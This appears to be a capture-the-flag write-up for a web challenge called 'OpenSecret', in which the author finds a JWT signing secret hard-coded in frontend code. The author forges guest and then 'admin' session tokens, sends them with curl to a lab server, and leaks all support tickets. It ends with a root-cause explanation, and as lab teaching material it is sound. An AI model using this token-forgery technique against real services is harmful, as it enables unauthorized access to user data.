
OpenSecret


Very Easy

1. Overview

After visiting the web page, I see the form, I try a simple request.



The result is `No session token provided`. I open the network tab in devtool and send a new request. When I send click `Submit Ticket`, a request `submit-ticket` is called, you can read a source code of this page to know how to call this request?



Devtool in Network tab

```
document
    .getElementById("submit-btn")
    .addEventListener("click", async (event) => {
        event.preventDefault();

        const name = document.getElementById("ticket-name").value;
        const description =
            document.getElementById("ticket-desc").value;

        const response = await fetch("/submit-ticket", {
            method: "POST",
            headers: {
                "Content-Type": "application/json",
            },
            body: JSON.stringify({ name, description }),
        });

        const result = await response.json();
        document.getElementById("message-display").textContent =
            result.message || "Ticket submitted successfully!";
    });
```

Source code

When reading the source code, I focused on `SECRET_KEY` variable, I think it could be the flag.

```
// JWT Secret Key
const SECRET_KEY = "HTB{th1s_1s_th3_fl4g_0f_7h1s_ch4ll3n9}";
```

More than just finding the flag, I want to read and analyze the source code.

2. Enumeration

`generateJWT` function, which genarates cookie `session_token` with header, data and sign. You can read this source code to understand its behavior.

```
// Create a random guest username
const username = "guest_" + Math.floor(Math.random() * 10000);

// JWT Header
const header = { alg: "HS256", typ: "JWT" };

// JWT Payload
const payload = { username: username };

// Encode header and payload
const encodedHeader = base64url(JSON.stringify(header));
const encodedPayload = base64url(JSON.stringify(payload));
const data = encodedHeader + "." + encodedPayload;

// Sign with SECRET_KEY using HMAC-SHA256
const key = await crypto.subtle.importKey(
    "raw",
    new TextEncoder().encode(SECRET_KEY),
    { name: "HMAC", hash: "SHA-256" },
    false,
    ["sign"]
);

const signature = await crypto.subtle.sign(
    "HMAC",
    key,
    new TextEncoder().encode(data)
);

// Encode signature
const encodedSignature = base64url(
    String.fromCharCode(...new Uint8Array(signature))
);

// Complete JWT token
const token = data + "." + encodedSignature;

// Store token in cookie
document.cookie = `session_token=${token}; path=/; max-age=86400`;
```

The way it creates JWT token is very basic. But remember, you have `SECRET_KEY` and you can create your JWT token however you like. To make it simpler, you can use jwt.io web site.

Looking back, we received `No session token provided` when we were sending the `submit-ticket` request. The reason is that no cookies, or no `session_token` were sent, so the server didn't recvice `session_token` and your request wasn't processed.

But when I looked in the Application tag of devtool, in Cookies, this is empty, no cookies were set. Going back the source code, I see the error in `importKey` and in Console tag, I seen a error, which prevented the cookies from being set.

```
// Sign with SECRET_KEY using HMAC-SHA256
const key = await crypto.subtle.importKey(
    "raw",
    new TextEncoder().encode(SECRET_KEY),
    { name: "HMAC", hash: "SHA-256" },
    false,
    ["sign"]
);
```


Error in `importKey`

```
Uncaught (in promise) TypeError: Cannot read properties of undefined (reading 'importKey')
    at generateJWT ((index):147:49)
    at (index):176:13
```

Error in Console tag

3. Exploitation


Because we can create a `session_token`, so I have to create one, with header, data and secret key with following the source code.




Now, I am going to try a request with `session_token` with curl!

```
curl http://154.57.164.82:31597/submit-ticket -X POST -H 'Content-Type:
application/json' -H 'Cookie:
session_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Imd1ZXN0
XzEyMyJ9.yw5dHott7zRZ7_i01D550TexnpRrF3wKl9FUvnbK8GY; path=/; max-
age=86400' --data-raw '{"name":"Shurayz287", "description": "I am a
hacker!"}'
{"message":"Ticket submitted successfully"}
```


Yeah, ticket is submitted!! But, what we can do with it? Yeah, I don't know! If the challenge only need to read a source code, why does its author make a JWT in this challenge? I try some page such as, `/admin`, `/login`, and `/ticket`, `/tickets`. `/tickets` is an API that exists on the server!



Next, I added a request for a `session_token` cookie! The truth is you don't need to use `curl` command to add `session_token` cookie, you can use Devtool! Going to Application tag, click Cookie, click to current web page url, double click under the `Name` column and type `session_token` to add the name of new cookie, and the `Value` column to add the value of new cookie!




Adding Name of new Cookie



New Cookie is added

Now, trying to go `/tickets` page! Ohh, the new result is `Access denied. Admin privileges required.`!



I remember that I use `username` value in JWT token is `guest_123`, so I think it needs `admin`, I create new token with `"username": "admin"`. After editing `session_token` cookie in Application tag, I try assessing the website again! **Boom!!!** All the tickets have been leaked!


```
Pretty-print
{
  "tickets": [
    {
      "id": 1,
      "name": "John Doe",
      "username": "guest_1234",
      "content": "I need help resetting my password. I have tried the forgot password link but have not received any email."
    },
    {
      "id": 2,
      "name": "Jane Smith",
      "username": "guest_5678",
      "content": "My account shows an incorrect billing amount. Can someone review my subscription plan?"
    },
    {
      "id": 3,
      "name": "System Admin",
      "username": "admin",
      "content": "INTERNAL NOTE: System maintenance scheduled. Database backup completed. Master access key for emergency recovery: HTB{th1s-isn't-th3-r34l-
fl4g!!!}\n"
    },
    {
      "id": 4,
      "name": "Paul Blake",
      "username": "guest_9012",
      "content": "The dashboard is loading very slowly. Is there a known issue with the servers?"
    },
    {
      "id": 5,
      "name": "Alice Cooper",
      "username": "guest_3456",
      "content": "I am unable to upload files larger than 5MB. Is this a known limitation?"
    },
    {
      "id": 6,
      "name": "Shurayz287",
      "username": "guest_123",
      "content": "I am a hacker!"
    }
  ]
}
```


All tickets

In my opinion, perhaps the author's original intention was to allow players to create a admin token using the given secret key, find the `/tickets` API and get flag with the leaked tickets!

4. Root Cause

The vulnerability leaked all tickets have two reason. First, secret key have been exposed in frontend code, which is **Sensitive Data Exposure**. Second, although `/tickets` API have security check and only admin

can read, but secret key have been leaked and hacker can use this to become a admin with web server! And `/tickets` should be called only by localhost of server and check with remote address!